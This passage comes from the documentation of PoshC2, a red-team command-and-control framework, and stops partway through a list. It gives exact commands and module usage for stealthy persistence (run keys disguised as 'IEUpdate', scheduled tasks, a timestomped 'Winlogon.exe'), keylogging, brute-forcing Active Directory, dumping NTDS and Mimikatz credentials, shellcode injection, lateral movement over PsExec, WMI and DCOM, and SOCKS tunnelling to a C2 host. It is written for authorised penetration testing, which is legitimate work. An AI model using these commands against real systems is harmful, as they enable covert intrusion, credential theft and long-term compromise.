Previously, if a SOCKS was required then another implant, such as Meterpreter, would have to be deployed in order to provide the ability to tunnel TCP traffic into the internal network. We arrived at the decision that deploying a full implant just for SOCKS support is overkill and while e.g. Meterpreter is very good, it is also can be noisy and is not an appropriate representation of most sophisticated threat actors TTPs. Since PoshC2 is our publicly available C2, we wanted to add this ability for the wider world too, just like we have in our internal tooling.

To deploy SharpSocks use the following command within PoshC2. This also has its own stand-alone module but has been integrated into PoshC2 to work seamlessly. Ensure you have fully configured your C2 proxy to forward traffic back to this host.

```
SharpSocks -Uri http://www.c2.com:9090 -Beacon 2000 -Insecure
```

4.3.41 Get-Keystrokes

Although this is an external module initially created in PowerShellMafia, we have changed the function to be in memory and not touch disk. Get-Keystrokes.ps1

```
Get-Keystrokes
```

By default the keylogger will run for 60 minutes and to obtain the keylog output you must run:

```
Get-KeystrokesData
```

4.3.42 Invoke-Runas

The *Invoke-Runas* function was modified from the original work by FuzzySecurity to work with PoshC2 and to create a primary token whether you run this from a user level perspective or SYSTEM.

This module has also been modified to not touch disk when executing. The options are shown below but payload types are discussed in more detail under lateral movement. This feature will allow you to impersonate another user and obtain a secondary implant as that user.

If running as Standard user - Args MAX Length is 1024 characters, leverages the following API call:

```
using Advapi32::CreateProcessWithLogonW
```

If running as SYSTEM user - Args MAX Length is 32k characters, leverages the following API call:

```
Advapi32::LogonUser, Advapi32::DuplicateTokenEx, CreateProcessAsUser
```

```
Invoke-RunasPayload -User <user> -Password '<pass>' -Domain <dom>
Invoke-RunasProxyPayload -User <user> -Password '<pass>' -Domain <dom>
Invoke-RunasDaisyPayload -User <user> -Password '<pass>' -Domain <dom>
```

4.4 Persistence

Mitre ATT&CK - Registry Run Keys / Start Folder

4.4.1 Registry Run Key

Mitre ATT&CK - Registry Run Keys

Requires: Normal User

This persistence uses the Registry Run key under the users registry hive (HKCU). When a user logs into their workstation the run key will launch "Powershell.exe" which will obtain the dropper from a dedicated registry key. More information on Registry Run keys can be found here.

- Registry Run Keys - Microsoft

Install-Persistence 1

To add this persistence use the following command:

```
Install-Persistence 1
```

Automatically adds the following registry key to store the dropper:

```
Wallpaper777 - HKCU\Software\Microsoft\Windows\currentversion\themes\
```

Add a secondary registry key under the HKCU "Run" key which loads every time the user logs into the workstation:

```
IEUpdate - HKCU\Software\Microsoft\Windows\currentversion\run\

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -
↪Noninteractive -windowstyle hidden -c IEX (Get-ItemProperty -Path␣
↪Registry::HKCU\Software\Microsoft\Windows\currentversion\themes\).Wallpaper777
```

Remove-Persistence 1

To remove this persistence use the following command:

```
Remove-Persistence 1
```

Removes two registry keys with validation of removal:

```
Wallpaper777 - HKCU\Software\Microsoft\Windows\currentversion\themes\
IEUpdate - HKCU\Software\Microsoft\Windows\currentversion\run\
```

4.4.2 Scheduled Task

Mitre ATT&CK - Scheduled Task

Requires: Normal User

This persistence mechanism uses "schtasks.exe" to create a new Scheduled Task called "IEUpdate" that runs every four hours. This will call "Powershell.exe" to obtain the dropper from a dedicated registry key.

Install-Persistence 2

To add this persistence use the following command:

```
Install-Persistence 2
```

Adds one registry key to store the dropper:

```
Wallpaper555 - HKCU\Software\Microsoft\Windows\currentversion\themes\
```

Calls schtasks.exe to create a new Scheduled Task called "IEUpdate" that runs every 4 hours:

```
schtasks.exe /create /sc minute /mo 240 /tn "IEUpdate" /tr "powershell -exec bypass -
↪Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path␣
↪Registry::HKCU\Software\Microsoft\Windows\currentversion\themes\).Wallpaper555"
```

Remove-Persistence 2

To remove this persistence use the following command:

```
Remove-Persistence 2
```

Removes registry key with validation of removal:

```
Wallpaper555 - HKCU\Software\Microsoft\Windows\currentversion\themes\
```

Runs schtasks.exe to delete the scheduled task:

```
schtasks.exe /delete /tn IEUpdate /F
```

4.4.3 Startup Lnk File

Mitre ATT&CK - Start Folder

Requires: Normal User

This persistence mechanism creates a shortcut (lnk) within the users startup folder that then launches the content of the dropper from a designated registry key.

Install-Persistence 3

To add this persistence use the following command:

```
Install-Persistence 3
```

Adds one registry key to store the dropper:

```
Wallpaper666 - HKCU\Software\Microsoft\Windows\currentversion\themes\
```

Drops a file to disk in the users "Startup" directory called "IEUpdate.lnk":

```
"$ENV:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\IEUpdate.lnk"
```

Remove-Persistence 3

To remove this persistence use the following command:

```
Remove-Persistence 3
```

Removes registry key with validation of removal:

```
Wallpaper666 - HKCU\Software\Microsoft\Windows\currentversion\themes\
```

Runs schtasks.exe to delete the scheduled task:

```
Remove-Item "$env:APPDATA\Microsoft\Windows\StartMenu\Programs\Startup\IEUpdate.lnk"
```

4.4.4 Executable Persistence

Mitre ATT&CK - Start Folder

Requires: Normal User

This persistence leverage's a technique recorded in the following technet blog post. It uses the Startup folder to host a file that calls "Rundll32" in combination with "shell32.dll" to launch a separate application or dll. This persistence is considered slightly more stealthy than other traditional mechanisms, however it does require the user to drop an executable to disk but then timestomps the file to 01/03/2008 to create an element of history.

https://blogs.technet.microsoft.com/motiba/2017/11/04/chasing-adversaries-with-autoruns-evading-techniques-and-countermeasures/

InstallEXE-Persistence

To add this persistence use the following command:

```
InstallEXE-Persistence
```

Drops one file to the users %TEMP% directory called "Winlogon.exe" which is the dropper, of which is timestomps to "01/03/2008 12:12 pm":

```
$ENV:TEMP\Winlogon.exe
```

Then creates a shortcut (lnk) in the users "Startup" directory called "Winlogon.lnk" containing the following command:

```
$ENV:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\WinLogon.lnk
rundll32.exe shell32.dll,ShellExec_RunDLL %temp%\winlogon.exe
```

RemoveEXE-Persistence

To remove this persistence use the following command:

```
RemoveEXE-Persistence
```

Removes both files from disk with validation of removal:

```
$ENV:TEMP\Winlogon.exe
$ENV:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\WinLogon.lnk
```

4.4.5 Service Level Persistence

Mitre ATT&CK - New Service

Requires: Elevated User

This persistence requires elevated rights and will create a new service on the system using "sc.exe". The new service is called "CPUpdater" to try and fit in with other service names and not stand out. Before laying this type of persistence you need to understand whether the SYSTEM account is allowed to egress the corporate web proxy, if not you will need to create a Proxy aware payload using the "CreateProxyPayload" command.

Install-ServiceLevel-Persistence

To add this persistence use the following command:

```
Install-ServiceLevel-Persistence
```

Installs a new service called "CPUpdater" using "sc.exe" to run the dropper:

```
sc.exe create CPUpdater binpath= 'cmd /c "$payload" Displayname=␣
↪CheckpointServiceUpdater start= auto
```

Install-ServiceLevel-PersistenceWithProxy

This will do the same as above but use the Proxy Aware dropper that will be created by using "CreateProxyPayload".

To add this persistence use the following command:

```
Install-ServiceLevel-PersistenceWithProxy
```

Remove-ServiceLevel-Persistence

To remove this persistence use the following command:

```
Remove-ServiceLevel-Persistence
```

Removes the service using "sc.exe":

```
sc.exe delete CPUpdater
```

4.5 Modules

4.5.1 Brute-AD

SYNOPSIS

Brute forces active directory user accounts.

- Dave Hardy @davehardy20

DESCRIPTION

Bruteforce all accounts in AD with a given password or list of passwords.

EXAMPLES

```
Brute-Ad
```

```
Brute-Ad -list 'Password1','Password12345','Password123'
```

4.5.2 Brute-LocAdmin

SYNOPSIS

Brute-forces local Administrator account.

- Dave Hardy @davehardy20

DESCRIPTION

Brute-forces local Administrator account, if no name is provided it will attempt to find this by searching the local administrators group using WMI.

EXAMPLES

```
Brute-LocAdmin
```

```
Brute-LocAdmin -Username Adm-User
```

4.5.3 CVE-2016-9192

SYNOPSIS

Attempts to exploit cve-2016-9192 which misuses a side loading vulnerability in Cisco Anyconnects vpnupdater

- Ben Turner @benpturner

DESCRIPTION

Attempts to exploit cve-2016-9192 which misuses a side loading vulnerability in Cisco Anyconnects vpnupdater. This module drops a DLL to disk that will only create a file to prove the exploit works under the root of C:

Script Author: Ben Turner @benpturner POC: Proof-of-concept and initial code from https://github.com/serializingme/cve-2016-9192

EXAMPLES

```
Invoke-CVE-2016-919
```

```
Invoke-CVE-2016-919 -CustomDLL <path to dll>
```

4.5.4 Decrypt-RDCMan

SYNOPSIS

This script should be able to decrypt all passwords stored in the RDCMan config file.

- Ben Turner @benpturner
- Rich Hicks @scriptmonkey_

DESCRIPTION

This script should be able to decrypt all passwords stored in the RDCMan config file.

EXAMPLES

```
Decrypt-RDCMan -FilePath
```

4.5.5 Dump-NTDS

SYNOPSIS

Dumps the active directory dit using ntdsutil.

- Ben Turner @benpturner

DESCRIPTION

Dumps the active directory dit using ntdsutil.

EXAMPLES

```
Dump-NTDS -EmptyFolder "C:\Temp\NTDS\"
```

4.5.6 Get-CreditCardData

SYNOPSIS

Searches recursively through the provided path searching for valid credit card numbers.

- Ben Turner @benpturner

DESCRIPTION

Large files are read in chunks so as to not exhaust system resources.

EXAMPLES

```
Get-CreditCardData -Path "C:\Backup\"
```

4.5.7 Get-FirewallRules

SYNOPSIS

Returns all firewall rules

DESCRIPTION

Returns all firewall rules

EXAMPLES

```
Get-FirewallRule -Enabled $true | sort direction,applicationName,name
```

4.5.8 Get-IdleTime

SYNOPSIS

Returns idle time of machine, uses Add-Type therefore not OpSec aware.

DESCRIPTION

Returns idle time of machine, uses Add-Type therefore not OpSec aware.

EXAMPLES

```
Get-IdleTime
```

4.5.9 Get-LocAdm

SYNOPSIS

Returns members of the Local Administrators group from Active Directory.

- Dave Hardy - @DaveHardy20

DESCRIPTION

Retrieves all computers from Active Directory and searches and returns the members of the Local Admins group.

EXAMPLES

```
Get-LocAdm
```

4.5.10 Get-PassNotExp

SYNOPSIS

Identify accounts with passwords set not to expire

- Dave Hardy - @DaveHardy20

DESCRIPTION

Searches Active Directory for user accounts the have the flag set to allow the password never to expire

EXAMPLES

```
Pass-NotExp
```

4.5.11 Get-PassPol

SYNOPSIS

Retrieves the default active directory password policy.

- Dave Hardy - @DaveHardy20

DESCRIPTION

Retrieves the default active directory password policy.

EXAMPLES

```
GetPass-Pol
```

4.5.12 Get-RecentFiles

SYNOPSIS

Retrieves the recent files that have been used by the user.

- Dave Hardy - @DaveHardy20

DESCRIPTION

Retrieves the recent files that have been used by the user.

EXAMPLES

```
Get-RecentFiles
```

4.5.13 Get-ServicePerms

SYNOPSIS

Service Permissions Checker, outputs an HTML file in the same directory as executed.

- Ben Turner @benpturner

DESCRIPTION

Service Permissions Checker, outputs an HTML file in the same directory as executed.

EXAMPLES

```
Get-ServicePerms
```

4.5.14 Get-UserInfo

Dumps all local users, local groups and their memberships using WMI. Similar to using net.exe but without calling it.

- Ben Turner @benpturner

DESCRIPTION

Dumps all local users, local groups and their memberships using WMI. Similar to using net.exe but without calling it.

EXAMPLES

```
Get-UserInfo
```

4.5.15 Get-WLANPass

SYNOPSIS

Retrieves password from stored wireless profiles.

DESCRIPTION

Retrieves password from stored wireless profiles.

EXAMPLES

```
Get-WLANPass
```

4.5.16 Inject-Shellcode

SYNOPSIS

Powershell module to inject shellcode using CreateRemoteThread and falls back to using RtlCreateUserThread.

- Ben Turner @benpturner

DESCRIPTION

Powershell module to inject shellcode using CreateRemoteThread and falls back to using RtlCreateUserThread.

Injects shellcode into x86 or x64 bit processes. Tested on Windows 7 32 bit, Windows 7 64 bit and Windows 10 64 bit.

EXAMPLES

```
Inject-Shellcode -x86 -Shellcode (GC "C:\Temp\Shellcode.bin" -Encoding byte)
```

```
Inject-Shellcode -File (In poshC2 this automatically opens a window to where you can␣
↪select shellcode to be injected)
```

```
Inject-Shellcode -x86 -Shellcode (GC "C:\Temp\Shellcode.bin" -Encoding byte) -ProcID␣
↪5634
```

```
Inject-Shellcode -x86 -Shellcode (GC "C:\Temp\Shellcode.bin" -Encoding byte) -
↪ProcessPath "C:\Windows\System32\notepad.exe"
```

```
Inject-Shellcode -Shellcode (GC "C:\Temp\Shellcode.bin" -Encoding byte) -ProcessName␣
↪notepad.exe
```

4.5.17 Invoke-Arpscan

SYNOPSIS

Powershell ArpScanner module.

- Ben Turner @benpturner
- Rob Maslen @rbmaslen

DESCRIPTION

Powershell ArpScanner using C# AssemblyLoad. This uses [DllImport("iphlpapi.dll", ExactSpelling=true)] to Export 'SendARP'

By default it will loop through all interfaces and perform an arpscan of the local network based on the IP Address and Subnet mask provided by the network adapter.

The C# Code has been included but for OpSec purposes it uses AssemblyLoad and not AddType.

EXAMPLES

```
Invoke-Arpscan
```

```
Invoke-Arpscan -IPCidr 10.0.0.1/24
```

4.5.18 Invoke-Hostscan

SYNOPSIS

Scans hosts using TCP port 445 for Windows (SMB).

- Ben Turner @benpturner

DESCRIPTION

Scans hosts using TCP port 445 for Windows (SMB).

EXAMPLES

```
Invoke-Hostscan -IPRangeCIDR 172.16.10.0/24
```

4.5.19 Invoke-Pipekat

SYNOPSIS

The Invoke-Pipekat module uses Named Pipes and WMI to extract credentials using the famous @gentilkiwi tool and Invoke-WMIExec from @kevin_robertson.

- Ben Turner @benpturner

DESCRIPTION

When you are running as a low-level user but have obtained highly privileged credentials and you want to extract credentials from memory or use any of the features of the famous tool from @gentilkiwi without touching disk or loading from an external source. This uses named pipes to communicate between process and then uses WMI to elevate up on the localhost using the supplied credentials. Default timeout 30 seconds for the client pipe and 600 seconds for the server pipe.

EXAMPLES

```
Invoke-Pipekat -Username Admin -Password Password1 -Domain .
```

```
Invoke-Pipekat -Target 10.0.0.100 -Username Admin -Password Password1 -Domain .
```

```
Invoke-Pipekat -Username Admin -Password Password1 -Domain . -Command "lsadump::cache
↪" -PSexec $True
```

```
Invoke-Pipekat -Username Admin -Hash 4E3254E32556AE56AE -Domain . -Command
↪"lsadump::cache" -PSexec $True
```

```
Invoke-Pipekat -Target 10.0.0.1 -Username Admin -Hash 4E3254E32556AE56AE -Domain . -
↪Shellcode ZnVuY3Rpb24gSW52b2tlL -Timeout 15 -TimeoutServer 900
```

4.5.20 Invoke-WMIChecker

SYNOPSIS

WMI Command over Windows RPC Ports (TCP 135) - @benpturner

DESCRIPTION

WMI Tool written to search for files younger than a month on network shares. This also searches if the current logged in user is part of the Local Administrators group. All communications is done over Windows RPC Ports (TCP 135)

EXAMPLES

```
Invoke-WMIChecker -IPAddress 172.16.0.205
```

```
Invoke-WMIChecker -IPRangeCIDR 172.16.0.0/22 -Threads 100 -Command "cmd /c echo 1"
```

4.5.21 Invoke-WMICommand

SYNOPSIS

Powershell ArpScanner module.

- Ben Turner @benpturner
- Rob Maslen @rbmaslen

DESCRIPTION

EXAMPLES

```

```

4.5.22 Invoke-WinRMSession

SYNOPSIS

Attempts to create a new WinRM session against a remote host using a username / password combination.

- Ben Turner @benpturner

DESCRIPTION

Attempts to create a new WinRM session against a remote host using a username / password combination.

Please note, this requires WinRM to be setup on both hosts prior to execution.

EXAMPLES

```
Invoke-WinRMSession -Username <username> -Password <password> -IPAddress <ipaddress>
```

4.5.23 NamedPipe

SYNOPSIS

Module used in PoshC2 to create a named pipe.

- Ben Turner @benpturner

DESCRIPTION

Module used in PoshC2 to create a named pipe.

4.5.24 NamedPipeDaisy

SYNOPSIS

Module used in PoshC2 to create a named pipe used in DaisyChaining.

- Ben Turner @benpturner

DESCRIPTION

Module used in PoshC2 to create a named pipe used in DaisyChaining.

4.5.25 NamedPipeProxy

SYNOPSIS

Module used in PoshC2 to create a named pipe used for ProxyPayloads.

- Ben Turner @benpturner

DESCRIPTION

Module used in PoshC2 to create a named pipe used for ProxyPayloads.

4.5.26 PortScanner

SYNOPSIS

QuickPortScan / EgressBuster written in C#.

- Rob Maslen @rbmaslen

DESCRIPTION

QuickPortScan / EgressBuster written in C#.

EXAMPLES

```
PortScan -IPaddress <IPaddress> -Ports <Ports> -maxQueriesPS <maxQueriesPS> -Delay
↪<Delay>
```

```
PortScan -IPaddress 127.0.0.1 -Ports 1-65535 -maxQueriesPS 10000
```

```
PortScan -IPaddress 192.168.1.0/24 -Ports 1-65535 -maxQueriesPS 10000
```

```
PortScan -IPaddress 192.168.1.1-50 -Ports "80,443,55" -maxQueriesPS 10000
```

```
PortScan -IPaddress 192.168.1.1-50 -Ports "80,443,55" -maxQueriesPS 1 -Delay 1
```

4.5.27 Service-Perms

SYNOPSIS

Service Permissions Checker, outputs an HTML file in the same directory as executed.

- Ben Turner @benpturner

DESCRIPTION

Service Permissions Checker, outputs an HTML file in the same directory as executed.

EXAMPLES

```
Get-ServicePerms
```

4.5.28 SharpSocks

SYNOPSIS

Socks Proxy written in C# for .NET v4.

- Rob Maslen @rbmaslen

DESCRIPTION

Socks Proxy written in C# for .NET v4.

Tunnellable HTTP/HTTPS socks4a proxy written in C# and deployable via PowerShell

https://labs.nettitude.com/blog/poshc2-v3-with-socks-proxy-sharpsocks

One of the most important tools for a Red Teamer is the SOCKS Proxy. This enables the creation of a tunnel between two machines such that any network traffic forwarded through it appears to have originated from the machine at the end of it. Once a foothold has been gained on a machine, a SOCKS proxy can be deployed between the operators machines and the target in order to access subnets, machines and services that would not normally be directly accessible. This includes being able to RDP to another machine or even to browse the corporate intranet.

SOCKS support is built into most modern browsers and cURL. However, to use tools like rdesktop or nmap, proxychains on Linux can be used to tunnel the traffic. In order to simulate ProxyChains when using Windows, software such as ProxyCap (http://www.proxycap.com/) can be used.

Previously, if a SOCKS was required then another implant, such as Meterpreter, would have to be deployed in order to provide the ability to tunnel TCP traffic into the internal network. We arrived at the decision that deploying a full implant just for SOCKS support is overkill and while e.g. Meterpreter is very good, it is also can be noisy and is not an appropriate representation of most sophisticated threat actors TTPs. Since PoshC2 is our publicly available C2, we wanted to add this ability for the wider world too, just like we have in our internal tooling.

To deploy SharpSocks use the following command within PoshC2. This also has its own stand-alone module but has been integrated into PoshC2 to work seamlessly. Ensure you have fully configured your C2 proxy to forward traffic back to this host.

EXAMPLES

```
SharpSocks -Uri "http://www.c2.com:9090" -Beacon 2000 -Insecure
```

4.5.29 Test-ADCredential

SYNOPSIS

Small powershell function to test any provided Active Directory credentials using System.DirectoryServices.AccountManagement.

- Ben Turner @benpturner

DESCRIPTION

Small powershell function to test any provided Active Directory credentials using System.DirectoryServices.AccountManagement.

EXAMPLES

```
Test-ADCredential -Username <username> -Password <password> -Domain <domain>
```

4.5.30 Zippy

SYNOPSIS

Using Powershell v3 this Expands and Creates new Zip Files.

DESCRIPTION

Using Powershell v3 this Expands and Creates new Zip Files.

EXAMPLES

```
New-ZipFile
```

```
Expand-ZipFile
```

4.5.31 External Modules

- BloodHound.ps1
- Bypass-UAC.ps1
- ConvertTo-Shellcode.ps1
- Get-ComputerInfo
- Get-GPPAutologon.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-MSHotFixes.ps1
- Get-Netstat
- HostEnum.ps1
- Inveigh-Relay.ps1
- Inveigh.ps1
- Invoke-DCSync.ps1
- Invoke-EventVwrBypass.ps1
- Invoke-Mimikatz.ps1
- Invoke-MS16-032.ps1
- Invoke-Portscan.ps1
- Invoke-PowerDump.ps1
- Invoke-PsExec.ps1
- Invoke-PSInject.ps1
- Invoke-ReflectivePEInjection.ps1
- Invoke-ReverseDnsLookup.ps1
- Invoke-RunAs.ps1
- Invoke-Shellcode.ps1
- Invoke-SMBExec.ps1
- Invoke-Sniffer.ps1
- Invoke-SqlQuery.ps1
- Invoke-Tater.ps1
- Invoke-TheHash.ps1
- Invoke-TokenManipulation.ps1

- Invoke-WMIExec.ps1
- Invoke-WScriptBypassUAC.ps1
- Out-Minidump.ps1
- PowerUp.ps1
- PowerView.ps1
- Set-LHSTokenPrivilege.ps1
- Sherlock.ps1

4.6 Lateral Movement

Lateral movement is the process of moving between machines on a target network, this is performed after the initial entry has succeeded. These all require that credentials are obtained before they are able to be executed. Methods for this can range from key-logging to the 'Cred Popper' and Mimkatz. The available methods that are currently built into Posh C2 are as follows:

4.6.1 PSEXEC

Mitre ATT&CK - Service Execution

Mitre ATT&CK - Windows Admin Shares

Introduction

PSExec was first developed by Mark Russinovich as part of Sysinternals Suite of tools. When run it connects to the target system over SMB in order to use a hidden share called ADMIN$. This share is mapped to the Windows directory and PSExec is able to copy a service binary over. It is then able to communicate with the Service Controller of the target system using SMB in order to start the implant that has been dropped. Needless to say this requires a high level of privilege and has been around for approx 20 years so many AV engines look for this behaviour. The PoshC2 version uses the Invoke the Hash library from Kevin Robertson developer of Inveigh.

Syntax

PSExec using the normal comms method back to the C2

```
Invoke-PsExecPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash
↪<hash-optional>
```

PSExec using the normal comms method back to the C2

```
Invoke-PsExecProxyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -
↪Hash <hash-optional>
```

PSExec using the normal comms method back to the C2

```
Invoke-PsExecDiasyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -
↪Hash <hash-optional>
```

Parameters

- **-Target** the IP of the machine to be targeted
- **-Domain** Domain of user account to be used to exec payload
- **-User** Username
- **-Pass** Password
- **-Hash (Optional)** The NTLM hash (in LM:NTLM or NTLM format) to be used as authentication instead of -Domain, -User and -pass

4.6.2 WMI

Mitre ATT&CK - WMI

Introduction

Windows Management Instrumentation (WMI) is a set of specifications created by Microsoft for consolidating the management of Windows computer systems. WMI has the ability to query almost everything about the Windows operating system including windows event logs, making system registry changes and worst of all, executing commands. It has been deemed a typical attack vector for malicious adversaries to utilise WMI for lateral movement and should be locked down accordingly. It should also be noted that other than the initial logon event that is generated, WMI leaves little evidence on the accessed system.

Not only can this be exploited remotely, all the tools required to perform this attack come as standard with every Windows operating system. One of the tools is `wbemtest` which is a WMI testing tool that allows users to execute WMI queries. Another tool is `wmic` and there is also PowerShell which by default also has the ability to perform these queries and could be easily weaponised in a simple script.

To demonstrate the simplicity of this attack, the following command shows how simple it is to start a new process remotely using PowerShell. It should be noted that the account used to perform the attack would need to have local administrator privileges on the remote host for this to be successful. Additionally, if Windows User Account Control was enforced on the remote host, this type of attack would not be successful by a local user account but would work on a domain level account.

```
Invoke-WmiMethod -Path Win32_process -Name create -ComputerName 'IPAddress' -
↪ArgumentList 'CMD'
```

Syntax

WMI Exec using the normal comms method back to the C2

```
Invoke-WMIPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-
↪optional>
```

WMI Exec using the normal comms method back to the C2

```
Invoke-WMIProxyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash
↪<hash-optional>
```

WMI Exec using the normal comms method back to the C2

```
Invoke-WMIDiasyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash
↪<hash-optional>
```

Parameters

- **-Target** the IP of the machine to be targeted
- **-Domain** Domain of user account to be used to exec payload
- **-User** Username
- **-Pass** Password
- **-Hash (Optional)** The NTLM hash (in LM:NTLM or NTLM format) to be used as authentication instead of -Domain, -User and -pass

4.6.3 DCOM

Mitre ATT&CK - DCOM

Introduction

DCOM (Distributed Component Object Model) is a framework used by Windows to allow COM components to work over the network. Enigma0x3 (Matt Nelson) recently discovered it was possible to misuse this functionality to execute commands using the "MMC20.Application" COM object. PoshC2 utilises this function to run commands remotely under the user that is logged in. This method does not take parameters as it uses integrated windows authentication (Kerberos), to remotely administer the command. This means you need to make sure the implant is running with a primary token that can be passed as the authentication mechanism. The *Invoke-Runas* function will provide you with an implant with a primary token.

For more information on DCOM, see Matt Nelson's full write-up below:

- https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

The crooks of the underlining commands that is executed as a result is as follows:

```
$c = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",""));
$c.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\WindowsPowershell\v1.
↪0\powershell.exe",$null,"-e <base64 encoded dropper/implant>","7")
```

Defenders could also lockdown DCOM remotely and this can be found here:

- https://technet.microsoft.com/en-us/library/cc771387(v=ws.11).aspx

Syntax

Dcom using the normal comms method back to the C2

```
Invoke-DcomPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-
↪optional>
```

Dcom using the normal comms method back to the C2

```
Invoke-DcomProxyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash
↪<hash-optional>
```

Dcom using the normal comms method back to the C2

```
Invoke-DcomDiasyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash
↪<hash-optional>
```

Parameters

- **-Target** the IP of the machine to be targeted
- **-Domain** Domain of user account to be used to exec payload
- **-User** Username
- **-Pass** Password
- **-Hash (Optional)** The NTLM hash (in LM:NTLM or NTLM format) to be used as authentication instead of -Domain, -User and -pass

4.6.4 WinRM

Mitre ATT&CK - WinRM

Introduction

Windows Remote Management (WinRM) is the Microsoft implementation of WS-Management Protocol, a standard Simple Object Access Protocol (SOAP)-based, firewall-friendly protocol that allows hardware and operating systems, from different vendors, to interoperate - Microsoft.

Note, with WinRM its not only the service that needs to be enabled on the other side but also needs to be permitted outbound from the originating client/implant. This is not not enabled by default and on Windows 7 WinRM would require enabling for outbound and inbound sessions. You need elevated privileges (SYSTEM) for this to be enabled. WinRM appears to be enabled by default on Windows Server 2012 and above but must be enabled on the client sending the commands first.

WinRM does not suffer the same limitations on max number of characters as PS-Session, 8k limit on WMI and PSexec.

Default Ports

- TCP/5985 = HTTP
- TCP/5986 = HTTPS

PoshC2 have created key functions in the implant-core to allow you to enable this easily for outbound comms.

```
EnableWinRM
DisableWinRM
```

Syntax

WinRM session direct to another client within the same implant. Note this does not create a new implant in PoshC2

```
Invoke-WinRMSession -IPAddress <ip> -user <dom\user> -pass <pass>
```

Parameters

- **-IPAddress** the IP of the machine to be targeted
- **-User** Domain Username format required
- **-Pass** Password

4.6.5 SharpSocks

Mitre ATT&CK - Standard Application Layer Protocol

Introduction

One of the most important tools for a Red Teamer is the SOCKS Proxy. This enables the creation of a tunnel between two machines such that any network traffic forwarded through it appears to have originated from the target environments end. Once a foothold has been gained on a machine, a SOCKS proxy can be deployed between the operators machines and the target in order to access subnets, machines and services that would not normally be directly accessible. This includes being able to RDP to another machine or even to browse the corporate Intranet.

https://labs.nettitude.com/blog/poshc2-v3-with-socks-proxy-sharpsocks

SOCKS support is built into most modern browsers and cURL. However, to use tools like rdesktop or nmap, proxychains on Linux can be used to tunnel the traffic. In order to simulate ProxyChains when using Windows, software such as ProxyCap (http://www.proxycap.com/) can be used.

Previously, if SOCKS was required then another implant, such as Meterpreter, would have to be deployed in order to provide the ability to tunnel TCP traffic into the internal network. We arrived at the decision that deploying a full implant just for SOCKS support is overkill and while e.g. Meterpreter is very good, it can also can be noisy and is not an appropriate representation of most sophisticated threat actors TTPs. Since PoshC2 is our publicly available C2, we wanted to add this ability for the wider world too, just like we have in our internal tooling.


To deploy SharpSocks use the following command within PoshC2. This also has its own stand-alone module but has been integrated into PoshC2 to work seamlessly. Ensure you have fully configured your C2 proxy to forward traffic back to this host.

Syntax

```
SharpSocks -Uri "http://www.c2.com:9090" -Beacon 2000 -Insecure
```

Parameters

- **-Uri** the IP/hostname of the machine to be targeted
- **-Beacon** Default beacon time of the socks server
- **-Insecure** Allow the use of untrusted SSL certificates



4.6.6 Communication Methods

For the majority of these methods provide the option to select the method of communicating back with the C2 server :

- **Normal**

